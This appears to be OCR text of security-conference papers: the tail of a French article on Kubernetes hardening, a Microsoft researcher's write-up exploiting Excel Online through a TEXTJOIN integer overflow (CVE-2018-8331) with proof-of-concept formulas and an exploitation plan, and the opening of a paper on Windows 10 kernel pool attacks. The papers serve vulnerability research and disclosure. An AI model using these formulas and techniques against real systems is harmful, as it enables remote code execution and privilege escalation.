L'utilisation du dépôt d'image open source Harbor [19] permet de régler une partie des problèmes, grâce au support de permissions fines, et à la possibilité de rejeter les images non signées.

4.4 Sécurité des communications réseau

Souvent, les applications déployées utilisent des communications non chiffrées ; elles sont accessibles depuis l'extérieur du cluster via des *reverse proxys* assurant le chiffrement, qui peuvent prendre plusieurs formes :

— un *reverse proxy* géré par le fournisseur cloud (mis en place suite à la création d'une ressource `Ingress`).
— un conteneur déployé dans chaque `Pod` de l'application, contenant un *reverse proxy* comme nginx écoutant en HTTPS, et retransmettant les requêtes vers le conteneur de l'application en HTTP. Ce *reverse proxy* nginx pourra alors être rendu accessible par la définition d'un `Service`.

Il convient de recenser les flux réseau en clair, les chemins de passage de ces flux, et de s'assurer qu'ils sont « de confiance » pour l'application considérée.

Une revue des ressources de type `Ingress`, `Service`, `Endpoints` et `EndpointSlices` permettra de vérifier quels services réseau sont accessibles depuis l'extérieur du cluster.

4.5 Gestion des logs

Comme sur une infrastructure classique, il est souvent important de collecter et centraliser les logs de fonctionnement des applications hébergées par le cluster. Plusieurs techniques sont possibles pour collecter les logs de chacun des conteneurs :

— Pour les applications capables d'écrire leur logs sur les sorties `stdout` et `stderr`, il n'y a rien à faire : Kubernetes collectera automatiquement ces logs.

— Si l'application est capable d'écrire des logs vers un fichier local, il est alors possible d'adjoindre dans ses `Pods` un conteneur supplémentaire (souvent appelé « sidecar »), qui lira les fichiers écrits dans un répertoire partagé entre le conteneur de l'application et celui du « sidecar » et les écrira sur ses propres sorties `stdout` et `stderr`.

— Certaines applications ne jurent que par `syslog`, et refusent d'écrire leurs logs ailleurs que dans un *socket* UNIX situé dans `/dev/log`, emplacement codé en dur dans sa `libc`. Malheureusement, il n'est pas possible pour un conteneur non root d'écouter sur ce *socket*... il faut alors ruser et patcher `libc.so.6` avec `sed^w^w` en recompilant la `libc` pour qu'elle utilise un autre chemin (ex. `/shared/logsocket`) partagé entre le conteneur faisant tourner l'application récalcitrante et le conteneur faisant tourner un serveur syslog.

Une fois les logs collectés par Kubernetes, ils sont accessibles dans le dossier `/var/log/containers/` au format JSON. Votre solution préférée de centralisation de logs pourra alors les envoyer vers un serveur de stockage, par exemple en lançant un `DaemonSet` (c'est-à-dire un `Pod` sur chaque `Node`) faisant tourner un agent de collecte `rsyslog`, `syslog-ng`, ou `logstash`.

4.6 Quotas et limitations de ressources

Sur un cluster Kubernetes, en général, de nombreuses applications s'exécutent en parallèle. Pour s'assurer qu'une application trop gourmande ou dysfonctionnelle n'utilise trop de mémoire ou de temps CPU, il est possible de configurer des limites sur chaque conteneur. Sous Linux, le

mécanisme de `cgroups` (*control groups*) assurera le respect de ces limites. Par exemple, pour empêcher une application d'utiliser plus de 2 Gio de RAM et plus de 2 cœurs CPU, on pourra utiliser la configuration présentée sur le listing 6.

```
apiVersion: v1
kind: Pod
...
spec:
  containers:
  - image: debian:buster
    name: mon-conteneur
    resources:
      limits:
        memory: 2Gi
        cpu: 5
```

Listing 6. Configuration d'une limite de mémoire et CPU sur un `Pod`

4.7 Affectation `Pods/Nodes`

Pour des raisons de performance ou de sécurité, il est possible d'exprimer des contraintes que le `scheduler` devra respecter :

- Exécuter certains `Pods` sur une liste restreinte de `Nodes`, par exemple pour exécuter la machinerie Kubernetes sur des `Nodes` dédiés ;
- Colocaliser certains `Pods` sur le même `Node` pour des raisons de performance (ex. un serveur web et son cache applicatif) ;
- Imposer que deux groupes de `Pods` s'exécutent sur des `Nodes` différents, pour éviter les attaques par canaux cachés sur le CPU dans le cas où les deux groupes de `Pods` sont contrôlés par des clients différents (*multi-tenancy*).

5 Conclusion

L'utilisation de Kubernetes dans une infrastructure apporte une complexité importante, qui augmente avec le nombre de composants de l'écosystème *cloud-native* [12] utilisés.

Une fois ces composants bien compris et sécurisés, Kubernetes apporte également des fonctionnalités de sécurité très intéressantes, comme l'utilisation d'une infrastructure immutable, de règles *seccomp*, et la déclaration simple de règles de pare-feu qui seront appliquées sur l'ensemble du cluster.

Il est possible de réduire encore la surface d'attaque exposée, en remplaçant le *runtime* utilisant des conteneurs par des alternatives :

— gVisor [18], sandbox qui ré-implémente en userland (et en Go) une bonne partie de l'interface du noyau ;
— kata [21], qui remplace les conteneurs par des machines virtuelles.

Il existe également un nombre grandissant d'outils d'analyse automatique de la sécurité d'un cluster, comme kubesec [23] qui analyse les fichiers YAML de déclaration des ressources, ou encore kube-bench [22] qui vérifie la configuration du cluster pour identifier les bonnes pratiques de sécurité qui pourraient être mises en œuvre.

Références

1. Anchore engine. https://github.com/anchore/anchore-engine.
2. Ansible. https://www.ansible.org/.
3. Calico. https://www.projectcalico.org/.
4. Cilium. https://cilium.io/.
5. Clair, *Vulnerability Static Analysis for Containers*. https://github.com/quay/clair.
6. Docker hub. https://hub.docker.com/.
7. Docker notary : signature d'images docker. https://docs.docker.com/notary/getting_started/.
8. Docker registry : dépôt d'images docker. https://docs.docker.com/registry/.
9. Documentation du format Dockerfile. https://docs.docker.com/engine/reference/builder/.
10. *Amazon Elastic Kubernetes Service (EKS)*. https://aws.amazon.com/fr/eks/.
11. *Ansible galaxy*. https://galaxy.ansible.com/.
12. *CNCF Cloud Native Interactive Landscape*. https://landscape.cncf.io/.
13. *Example Kubernetes Network Policies*. https://github.com/ahmetb/kubernetes-network-policy-recipes.
14. *Google Kubernetes Engine (GKE)*. https://cloud.google.com/kubernetes-engine.
15. *Open Container Initiative* : spécification d'un format d'images standard et de *runtimes*. https://www.opencontainers.org/.
16. Flannel. https://github.com/coreos/flannel.
17. Gotty, webshell écrit en golang. https://github.com/yudai/gotty.
18. gVisor : sandbox réimplémentant en Go une bonne partie de l'API noyau Linux. https://github.com/google/gvisor.
19. Harbor. https://goharbor.io/.
20. *Helm, the package manager for Kubernetes*. https://helm.sh/.
21. Kata containers : *runtime* alternatif utilisant des machines virtuelles au lieu de conteneurs. https://katacontainers.io/.
22. Kube-bench : vérification automatique de l'application de bonnes pratiques de sécurité sur un cluster. https://github.com/aquasecurity/kube-bench.

23. Kubesec : analyse de fichiers YAML déclarant les ressources utilisées sur un cluster. https://kubesec.io/.
24. Kubespray. https://github.com/kubernetes-sigs/kubespray.
25. Minikube. https://minikube.sigs.k8s.io/docs/.
26. Vulnérabilité CVE-2018-1002105. https://github.com/kubernetes/kubernetes/issues/71411.
27. ANSSI. Recommandations de sécurité relatives à un système GNU/Linux. https://www.ssi.gouv.fr/uploads/2016/01/linux_configuration-fr-v1.2.pdf.
28. HashiCorp. Vault. https://www.vaultproject.io/.
29. Documentation Kubernetes. Choix de solution pour l'installation (local, hébergé...).
30. Documentation Kubernetes. *Encrypting Secret Data at Rest*.
31. Documentation Kubernetes. *Pod Security Policies*.
32. Documentation Kubernetes. *Using a KMS provider for data encryption*.
33. Documentation Kubernetes. Utilisation de NodeRestriction pour restreindre les droits de l'agent local (kubelet).

Hacking Excel Online: How to exploit Calc

Nicolas Joly
nijoly@microsoft.com

Microsoft

Abstract. The Microsoft Security Response Center has a unique position in monitoring exploits in the wild. While we have seen several cases in the past years of exploits targeting Office applications, often PowerPoint or Word, exploits targeting online applications are less common. Are they even possible? And in which case, how would one attack the Office Online Server? Can a malicious document be used? How hard would that be, how much time would it take? I did a short project during summer 2018 to try to answer these questions with Excel Online. This article describes the bug and the exploit I wrote to get code execution in OOS by loading and interacting with a malicious XLSX spreadsheet. It explores the feasibility of such attacks using Excel's features, and particularly formulas.

1 Attacking Office Online

In comparison with Office Desktop, Office Online, formerly known as Office Web Apps (WAC), needs to be seen under a different perspective when it comes to vulnerabilities and exploitation. Because the applications run server-side, the road to get a functional exploit is less complicated than with traditional desktop applications. There's no specific need for a one-shot exploit where one sends an Office document and hope some exploit magic will just happen on the other side. It's always better to have something that works everywhere, but in the context of Office Online where the attacker is dynamically interacting with his target the prerequisites are simpler. A vulnerability that can produce visible results on which the attacker can quickly interact might be enough. A heap overflow in a cell, a memory disclosure vulnerability while rendering a picture, or even a logic issue that could trigger the deserialization of arbitrary .Net objects would be ideal scenarios. Mateusz "j00ru" Jurczyk from Google for example demonstrated how malicious pictures embedded in Office documents could potentially leak server memory back in 2016 [3]. Can we follow the same steps to get remote code execution on the server?

OOS consists of several services running under IIS, all interacting with an Exchange server. Different scenarios exist, the most common are

viewing email attachments or working on documents already present in the cloud. The 2018 Onpremise version supports Word, Excel and Powerpoint among others, and here is a picture of OOS running the Excel service in a test environment on Windows 10 1709:

Fig. 1. Process Explorer running on OOS

This article only focuses on Excel. The main library is xlsrv.dll, and unfortunately for the readers symbols are not public. It supports most of the features present in the Desktop application, which means that a bug affecting Desktop will likely affect OOS as well.

2 Finding the right bug

For a product like Excel that has been extensively fuzzed by so many researchers, including of course the product team, blind fuzzing appears unlikely to provide quick and actionable results. With all sorts of mitigations in mind, it is crucial to find the right chain of bugs. At least one bug good enough to leak memory and defeat ASLR, and a second one, potentially the same, to redirect the execution flow. This does not mean that fuzzing Excel does not work, as of 2019 the MSRC received more than 50 reports affecting Excel, with severities rating from low to important. It just tends to illustrate that this technique may have limited results given a restricted timeline. Besides, finding as many bugs as possible in a couple of weeks was clearly out of scope for this project, the question was essentially about the feasibility of an exploit. Exploiting OOS, is this something that we can expect, and if so, how would one do it?

Exploits for memory corruptions without a scripting environment like Excel tend to be rare these days. ASLR and DEP combined usually require an exploit to dynamically calculate addresses before executing

a ROP that needs to bypass CFG. While it is true that Chakra has been recently integrated, it does not allow a spreadsheet to run arbitrary scripts. Therefore, is it still possible to craft a one-shot exploit? Excel provides loads of features, for instance formulas. Some of them like *IF* allows conditional branching, *MID* can extract characters from a string, and others like *REPT* or *CONCAT* can potentially do heap spray. Many also work on columns and rows, and can consequently emulate *for* loops (see *VLOOKUP*). With this in mind, it might theoretically be possible to build a spreadsheet that would abuse a vulnerability in a formula, and have the result of that vulnerability propagated to other cells. Imagine one vulnerability to leak a vtable, add some heap spray and build dynamic gadgets, and finish with another vulnerability to cause memory corruption. The question is, can we put this together and build a poc?

This research begins with CVE-2008-4019, *Microsoft Excel REPT Formula Parsing vulnerability* [1] that affected any version of Excel below 2007. The issue at the time was that the repeat formula did not properly validate its second argument, potentially leading to an integer overflow. For example, a formula like *REPT("AAAA", 1073741825)* would force the code to allocate 4 * 0x40000001 bytes, a result truncated to 4 if the operation is done on 32 bits. Depending on the size allocated, this vulnerability was causing either a stack overflow or a heap overflow. Because of the nature of the bug, one can either type the formula and evaluate it in a cell or craft the formula in an XLSX document and load it. Something like that would be enough to add in sheet1.xml (an XLSX file is just a ZIP containing xml and binary files):

```
<row r="457" spans="1:1" x14ac:dyDescent="0.25">
<c r="A457" t="str">
<f t="shared" ref="A457:A520" si="7">REPT("ZZZZ",1073741825)</f>
<v/>
</c>
</row>
```

Listing 1. Embedding a malicious formula in a .XML

I personally worked on this issue at the time in 2008 and was curious to see if anything similar remained in the code 10 years later. My first take was to look at the *REPT* formula, see how this one worked exactly. Given 10 years passed since this issue was found, the likelihood of discovering something similar in the code was fairly low, but still provided an interesting exercise for somebody who wanted to familiarize with the code. Without much surprise, the multiplication is now properly checked:

```
case FUNC_REPT:
{
    WCHAR* pch;
    int ichTotal;
    BOOL fOverflow = false;

    ichTotal = CbAllocSafe(ich, cch, 0, &fOverflow);
    if (fOverflow)
        goto LRetErrOom;
```

Listing 2. Checking the REPT parameters

Notice the call here to CbAllocSafe which sets the fOverflow bit if ich * cch + 0 overflows:

```
DECL_CSYM UINT32 __fastcall CbAllocSafe(UINT32 cRec, UINT32 cbRec,
    UINT32 cbExtra, BOOL* pfOverflow)
{
    SAFEINT si;

    si.Init(cRec);
    si.Mult(cbRec);
    si.Add(cbExtra);
    *pfOverflow = si.FOverflow();

    return (si.Acc());
}
```

Listing 3. CbAllocSafe

Any attempts to supply malicious integers will then be caught. Therefore, use of this function should reveal locations in the code where dynamic arrays are allocated. As I was aiming at finding a strong primitive, anything dealing with array out-of-bounds was particularly interesting. "X-REFing" with IDA on CbAllocSafe revealed 107 locations in xlsrv.dll where the function was called, and in particular, three occurrences within a function called fnConcatenate including one highly suspicious, with tons of risky Maths done before the call:

```
text:000000018012DBCF            mov     ecx, [rsi+0Ch]
text:000000018012DBD2            lea     r9, [rbp+280h+var_248]
text:000000018012DBD6            sub     ecx, [rsi+8]
text:000000018012DBD9            xor     r8d, r8d
text:000000018012DBDC            mov     eax, [rbp+280h+var_254]
text:000000018012DBDF            add     ecx, r13d
text:000000018012DBE2            sub     eax, r14d
text:000000018012DBE5            add     eax, r13d
text:000000018012DBE8            imul    ecx, eax
text:000000018012DBEB            lea     edx, [r8+8]
text:000000018012DBEF            mov     eax, [rsi+4]
text:000000018012DBF2            sub     eax, [rsi]
text:000000018012DBF4            add     eax, r13d
```

```
text:000000018012DBF7          imul    ecx, eax
text:000000018012DBFA          mov     [rbp+280h+var_244], ecx
text:000000018012DBFD          call    cballocsafe64
```

Listing 4. Some highly suspicious instructions in fnConcatenate

A quick X-REFing reveals that fnConcatenate is reachable from the TEXTJOIN formula, that has the following syntax (the documentation can be found here [2]):

Syntax

TEXTJOIN(delimiter, ignore_empty, text1, [text2], ...)

argument	Description
delimiter (required)	A text string, either empty, or one or more characters enclosed by double quotes, or a reference to a valid text string. If a number is supplied, it will be treated as text.

Fig. 2. How to use TEXTJOIN

Here's a quick example of the formula:

A2 =TEXTJOIN(A1:D1,TRUE,"AAAA","BBBB","CCCC")

	A	B	C	D	E	F	G
1	a	b	c	d			
2	AAAAaBBBBbCCCC						

Fig. 3. Using TEXTJOIN

Delimiter can have all sorts of values, including cell references. In 2015, the function was extended to support three dimensions: columns, rows and sheets. Note the following lines in the source added at that moment corresponding to the new feature:

```
    cDelimiter = pcalcrefData->GetHeight() * pcalcrefData->GetWidth
        () * (isheetLast - isheet + 1);
    cbrgDelim = CbAllocSafe(cDelimiter, sizeof(XCHAR*), 0, &
        fOverflow);

    if (fOverflow)
        goto LRetErr;
```

```
    if (!SUCCEEDED(pevalglob->PmemheapRecalcBuffer()->HrAllocPv(
        cbrgDelim, (void**) &rgstDelim)))
        goto LRetErr;
```

Listing 5. A few lines of fnConcatenate

At first sight, assuming we have full control over Height, Width, and the number of sheets provided, it seems possible to get an integer overflow before reaching CbAllocSafe, which makes this function a good candidate for more investigation. Getting a poc isn't too difficult, the following line will magically reach the code path above and crash any vulnerable version of Excel:

```
TEXTJOIN(Sheet2:Sheet10!A1:KZB529328,TRUE,"AAAA","BBBB","CCCC","e")
```

Listing 6. Crafting a poc

Executing this formula on a vulnerable version of Excel will cause a write access violation in fnConcatenate. Why does that formula magically work? KZB indicates a width of 11*26*26 + 26*26 + 2 = 8114, and 529328 * 8114 = 4294967392 which in hex gives 0x100000060. Excel truncates then that number to 0x60 and uses it times the number of sheets to allocate an array on the heap, in this case an array of (10-2+1)*0x60 = 0x360 bytes. Follow three loops in which pointers to strings are stored in the freshly allocated array rgstDelim:

```
    while (true)
    {
        for (rw = pcalcrefData->RwFirst(); rw <= pcalcrefData->
            RwLast(); rw++)
        {
            for (col = pcalcrefData->ColFirst(); col <= pcalcrefData
                ->ColLast(); col++)
            {
                xlsoper.FastInit();
...
                rgstDelim[iIndexDelimiter] = stDelimItem;
```

Listing 7. Loops overwriting the heap

A few constraints to have in mind, Excel only supports up to 1048576 rows and 16384 columns (0x100000, 0x4000). Luckily, A1:KZB529328 fits well in there. For bugs like this, we can either start with the final number we want to obtain and have it decomposed into prime factors or just run a solver to return all the possible solutions.

Loops with huge counters often result in wild access violations which are hard to exploit. This is not the case here, as developers took care of

the case where a cell would contain an error. Such cells are marked by a specific Err property, and when the code encounters them it just exits the loops, frees anything allocated and returns an error:

```
    if (xlsoper.FIsErr())
    {
        hr = xlsoper.HrFinalizeAndTransferErrorResult(pxlsoperRes);
        if (FAILED(hr))
        {
            fNeedDoJmp = true;
        }
        xlsoper.FastFree();
        goto LDoneConcat;
    }

...

LDoneConcat:
    pevalglob->SetPenvMem(penvSav);

    for (iIndexDelimiter = 0; iIndexDelimiter < cDelimiterAllocated;
         iIndexDelimiter++)
    {
        PchBufReleaseXls(pevalglob->PmemheapRecalcBuffer(),
            const_cast <XCHAR*>(rgstDelim[iIndexDelimiter]));
    }

    pevalglob->PmemheapRecalcBuffer()->FreePv(rgstDelim);
```

Listing 8. Encountering an error will exit the loops and free rgstDelim

If we include a buggy cell in our references we will be able to exit the loop and have the overflow controlled, the hardest part, finding a suitable bug, now seems over. This vulnerability was documented as CVE-2018-8331. Note also CVE-2018-8574 a similar vulnerability affecting the formula Forecast.ETS but not available in Excel Online at the time.

Readers who have access to a Visual Studio Subscription and who wish to experiment can download Office Online Server with the November 2017 update. This version should be vulnerable to CVE-2018-8331 and reproducing should be straightforward.

3 Exploiting the issue

The primitive obtained is strong but not perfect to the eyes of the exploit writer. On the plus side, one can arrange the various variables to allocate an array whose size is controllable, which provides some flexibility regarding what sort of object we would like to overwrite. There are certainly some constraints on the rows and columns, but the poc shows that fairly

small arrays can still be allocated. It is however and unfortunately not possible to overwrite the heap with arbitrary bytes, only pointers to strings. Besides as we're forced to cause an error to exit those loops and end fnConcatenate, those strings are ephemeral, they are allocated in fnConcatenate and free()'d before the function returns, which means that data in the heap will be overwritten by dangling pointers. In summary, we can allocate an (almost) arbitrarily sized array, and write past its bounds as many pointers to free()'d strings as we want. In general, this kind of bug provides a primitive strong enough to bypass the most common mitigations, as described in the following lines.

The first thing that one can notice is how Excel allocates strings in memory. Those consist of a size followed by the string itself, which means that if an attacker can touch the string's length, he can then trick Excel into reading past its bounds to read and disclose heap memory. This is how the attack should work. First spray the heap with strings and objects, free some of these strings, trigger the vulnerability and hope that the vulnerable array will be allocated right before a string to guarantee successful corruption. This sounds simple when described like this in a few words, but in Excel Online, just deleting a cell containing a string in a spreadsheet does not necessarily free the string in memory. This is because of the "Undo" mechanism. User actions are recorded, and the user can always revert and come back to an initial state. Because of this, the user does not have direct control over the memory, unless he chooses to *recalc the form*, in which case all modifications stored in the undo chain are lost. The exploit works then in multiple steps, all separated by a click to *recalc*. This is where user interaction with the exploit is essential, as forging a one-shot exploit seems at first sight very complicated. In summary the plan is as follows: first spray the heap with strings, manually delete a couple of them, and eventually *recalc()*, to free the deleted strings in memory.

At that point we can now trigger the bug and hope that the array is allocated in one of these holes. If this succeeds, the length of one string in our spray will be changed to the lowest bytes of a pointer. We get then a nice heap visualizer on this specific part of the memory.

4 What to leak, can we get a read/write primitive?

The ideal scenario would be an object with a vtable allocated in the middle of these strings. Is it possible to achieve that with formulas only? A quick review of all the supported formulas did not reveal any interesting

Fig. 4. Disclosing pointers and building gadgets

candidates, but Excel supports so many features that more investment might reveal something actionable (typically a formula that changes a graph layout, or alters a pivot table that may result in unexpected and useful results). Regarding the primitive, it should be noted that although we can corrupt the length of a string, this string is a read-only object in Excel, and as such, it is not possible to change its content directly with formulas. In other words, once the string is created in memory, it cannot be modified by the UI, any modification to a string stored in a cell will result in another string allocated. This in combination with the constraints of the vulnerability makes it difficult to craft a read/write primitive. However, once a string is corrupted, it is possible to change the memory around and read it at any moment. If one formula changes, the chain can be automatically recalculated. My first try was with Title objects associated to Graph objects. Because of the specifics, we needed to find an object that once corrupted could survive several (at least 2) dereferences. These objects occupy 0x140 bytes and hold a pointer to a string at a certain offset. By overwriting a pointer to the Title object in the Graph object, it would be possible to get a double dereference and, in the end, control the location of the string.

Manually changing those titles unfortunately caused more troubles than expected and after trying various scenarios I couldn't get that strategy to work reliably.

I opted in the end for a more traditional way, freeing some strings, *recalc()ing* again and inserting some Graph objects to fill the free space with an object of 0x300 bytes beginning with a vtable. Those are fine,




Fig. 5. A simple graph with a title

because 0x300 is a multiple of 0x60 (remember the poc above), and chances are that all these allocations will land in the same segment. A first pass would then read the vtable, along with pointers to the heap segment, and a second pass would trigger the issue to overwrite the vtable with a pointer to a controlled string. The rest of the exploit was simple, as it turns out that Excel would eventually use the vtable when the object is manually resized, leading then later to remote code execution by loading a library from a remote share.

5 Would that work in a real-world scenario?

The main issue with the steps above is that they don't apply very well to a production environment, with potentially dozens of users interacting with the service at the same time, thus significantly reducing the probability to get the heap layout in a predictable state. Memory leaks are easy to get, but how to make sure that holes are allocated in the right way is a different question. It's worth noting though that the entire attack could be automated by scripting on the attacker side. In the end, interacting with Office Online is just a matter of sending HTTP requests and parsing the response, so having to *recalc()* or choose which strings to delete should not be an issue, although this is something that I have not personally tried. The exploit works however quite well in a lab environment, with a single user working on one spreadsheet at a time, where the heap can be put more easily into a predictable state. This project nevertheless gave the proof that attacks like these are possible, not only theoretical, and

that provided with a good vulnerability, an attacker has enough features to play with to build a working exploit.

References

1. Microsoft Office Excel REPT Formula Parsing Remote Code Execution Vulnerability. https://www.zerodayinitiative.com/advisories/ZDI-08-099/.
2. TEXTJOIN function. https://support.office.com/en-us/article/textjoin-function-357b449a-ec91-49d0-80c3-0e8fc845691c.
3. Mateusz “j00ru” Jurczyk. Windows Metafiles - An Analysis of the EMF Attack Surface and Recent Vulnerabilities (CVE-2016-3263 - slide 182). https://j00ru.vexillium.org/slides/2016/metafiles_full.pdf, 2016.

Scoop the Windows 10 pool!

Corentin Bayet and Paul Fariello
corentin.bayet@synacktiv.com
paul.fariello@synacktiv.com

Synacktiv

Abstract. Heap Overflow are a fairly common vulnerability in applications. Exploiting such vulnerabilities often rely on a deep understanding of the underlying mechanisms used to manage the heap. Windows 10 recently changed the way it managed its heap in kernel land. This article aims to present the recent evolution of the heap mechanisms in Windows NT Kernel and to present new exploitation techniques specific to the kernel Pool.

1 Introduction

The pool is the heap reserved to the kernel land on Windows systems. For years, the pool allocator has been very specific and different from the allocator in user land. This has changed since the `19H1` update of Windows 10, in March 2019. The well-known and documented `Segment Heap` [7] used in user land has been brought to the kernel.

However, some differences remain between the allocator implemented in the kernel and in user land, since there are still some specific materials required in kernel land. This paper focuses on the internals that are custom to the kernel `Segment Heap` from an exploitation point of view.

The research presented in this paper is tailored to the **x64** architecture. The adjustment needed for different architectures has not been studied.

After a quick reminder of the historic pool internals, the paper will explain how the `Segment Heap` is implemented in the kernel, and the impact it had on the materials specific to the kernel pool. Then, the paper will present a new attack on the pool internals when exploiting a heap overflow vulnerability in the kernel pool. Finally, a generic exploit using a minimal controled heap overflow and allowing a local privilege escalation from a Low Integrity level to SYSTEM will be presented.

1.1 Pool internals

This paper will not go too deep on the internals of the pool allocator, since this subject has already been widely covered [5], but for a full understanding of the paper, a quick reminder of some internals is nonetheless

required. This section will present a few pool internals as they were in Windows 7 as well as the various mitigations and changes brought to the pool during the past few years. The internals explained here will focus on chunks that fit in a single page, which are the most common allocation in the kernel. The allocations with a size greater than `0xFE0` behave differently and are not the subject covered here.

Allocating memory in the pool The main functions for allocating and freeing memory in the Windows kernel are respectively **ExAllocatePoolWithTag** and **ExFreePoolWithTag**.

```
void * ExAllocatePoolWithTag(POOL_TYPE      PoolType,
                             size_t         NumberOfBytes,
                             unsigned int   Tag);
```

Fig. 1. ExAllocatePoolWithTag prototype

```
void ExFreePoolWithTag(void * P, unsigned int Tag);
```

Fig. 2. ExFreePoolWithTag prototype

The `PoolType` is a bitfield, with this associated enumeration:

```
NonPagedPool                             = 0
PagedPool                                = 1
NonPagedPoolMustSucceed                  = 2
DontUseThisType                          = 3
NonPagedPoolCacheAligned                 = 4
PagedPoolCacheAligned                    = 5
NonPagedPoolCacheAlignedMustSucceed      = 6
MaxPoolType                              = 7
PoolQuota                                = 8
NonPagedPoolSession                      = 20h
PagedPoolSession                         = 21h
NonPagedPoolMustSucceedSession           = 22h
DontUseThisTypeSession                   = 23h
NonPagedPoolCacheAlignedSession          = 24h
PagedPoolCacheAlignedSession             = 25h
NonPagedPoolCacheAlignedMustSSession     = 26h
NonPagedPoolNx                           = 200h
NonPagedPoolNxCacheAligned               = 204h
```

```
NonPagedPoolSessionNx                    = 220h
```

Several information can be stored in the `PoolType`:
- the type of the memory used, which can be `NonPagedPool`, `PagedPool`, `SessionPool` or `NonPagedPoolNx`;
- if the allocation is critical (bit 1) and must succeed. If the allocation fails, it triggers a `BugCheck`;
- if the allocation is aligned on the cache size (bit 2);
- if the allocation is using the `PoolQuota` mechanism (bit 3);
- others undocumented mechanisms.

The type of memory used is important because it isolates allocations in different memory ranges. The two main types of memory used are the `PagedPool` and `NonPagedPool`. The MSDN documentation describes it as following:

> ”Nonpaged pool is nonpageable system memory. It can be accessed from any IRQL, but it is a scarce resource and drivers should allocate it only when necessary. Paged pool is pageable system memory and can only be allocated and accessed at IRQL < DISPATCH_LEVEL.”

As explained in section 1.2, the `NonPagedPoolNx` has been introduced in Windows 8 and must be used instead of the `NonPagedPool`.

The `SessionPool` is used for session space allocations and is unique to each user session. It’s mainly used by `win32k`.

Finally, the tag is a non-zero character literal of one to four characters (for example, ’Tag1’). It is recommended for kernel developers to use a unique pool tag by code path to help debuggers and verifiers identify the code path.

The POOL_HEADER In the pool, all chunks that fit in a single page begin with a `POOL_HEADER` structure. This header contains information required by the allocator, and the tag. When trying to exploit a heap overflow vulnerability in the Windows kernel, the first thing to be overwritten is the `POOL_HEADER` structure. Two options are available for an attacker: properly rewrite the `POOL_HEADER` structure and attack the data of the next chunk, or directly attack the `POOL_HEADER` structure.

In both cases, the `POOL_HEADER` structure will be overwritten, and a good understanding of each field and how it is used is necessary to be able

to exploit this kind of vulnerability. This paper will focus on the attacks directly aimed at the POOL_HEADER.

```
struct POOL_HEADER
{
  char   PreviousSize;
  char   PoolIndex;
  char   BlockSize;
  char   PoolType;
  int    PoolTag;
  Ptr64 ProcessBilled;
};
```

Fig. 3. Simplified POOL_HEADER structure in Windows 1809

The POOL_HEADER structure, presented in figure 3, has slightly evolved over time but always kept the same main fields. In Windows 1809, Before Windows 19H1, all fields were used:

PreviousSize is the size of the previous chunk divided by 16;

PoolIndex is an index in an array of PoolDescriptor;

BlockSize is the size of the current allocation divided by 16;

PoolType is a bitfield containing information on the allocation type;

ProcessBilled is a pointer to the KPROCESS that made the allocation. It is set only if the PoolQuota Flag is set in the PoolType.

1.2 Attacks and mitigations since Windows 7

Tarjei Mandt and its paper *Kernel Pool Exploitation on Windows 7* [5] is the reference about the attacks targeting the kernel pool. It presented the entire pool internals and numerous attacks, and some targeting the POOL_HEADER.

Quota Process Pointer Overwrite Allocation can be charging the quota against a given process. To do so, the ExAllocatePoolWithQuotaTag will leverage the ProcessBilled field of the POOL_HEADER to store a pointer to the _KPROCESS charged with the allocation.

An attack described in the paper is the `Quota Process Pointer Overwrite`. This attack uses an heap overflow to overwrite the `ProcessBilled` pointer of an allocated chunk. When the chunk is freed, if the `PoolType` of the chunk contains the `PoolQuota` flag (0x8), the pointer is used to decrement a value. Controlling this pointer provides an arbitrary decrement primitive, which is enough to elevate privileges from user land. Figure 4 present this attack.




Fig. 4. Exploitation of a Quota Process Pointer Overwrite

This attack has been mitigated since Windows 8, with the introduction of the `ExpPoolQuotaCookie`. This cookie is randomly generated at boot and is used to protect pointers from being overwritten by an attacker. For example, it is used to XOR the `ProcessBilled` field:

```
    ProcessBilled = KPROCESS_PTR ^ ExpPoolQuotaCookie ^ CHUNK_ADDR
```

When the chunk is freed, the kernel checks that the encoded pointer is a valid KPROCESS pointer:

```
process_ptr = (struct _KPROCESS *)(chunk_addr ^ ExpPoolQuotaCookie ^
      chunk_addr->process_billed);
if ( process_ptr )
{
    if (process_ptr < 0xFFFF800000000000 || (process_ptr->Header.
        Type & 0x7F) != 3 )
          KeBugCheckEx([...])
    [...]
}
```

Without knowing the address of the chunk nor the value of the `ExpPoolQuotaCookie`, it is impossible to provide a valid pointer, and to obtain an arbitrary decrement. It is however still possible to properly rewrite the `POOL_HEADER` and do a full data attack by not setting the `PoolQuota` flag in the `PoolType`. For more information on the `Quota`

Process Pointer Overwrite attack, it has been covered in a conference at Nuit du Hack XV [1].

NonPagedPoolNx With Windows 8, a new kind of pool memory type has been introduced: NonPagedPoolNx. It works exactly like NonPagedPool, except that the memory pages are not executable anymore, mitigating all exploits using this kind of memory to store shellcodes.

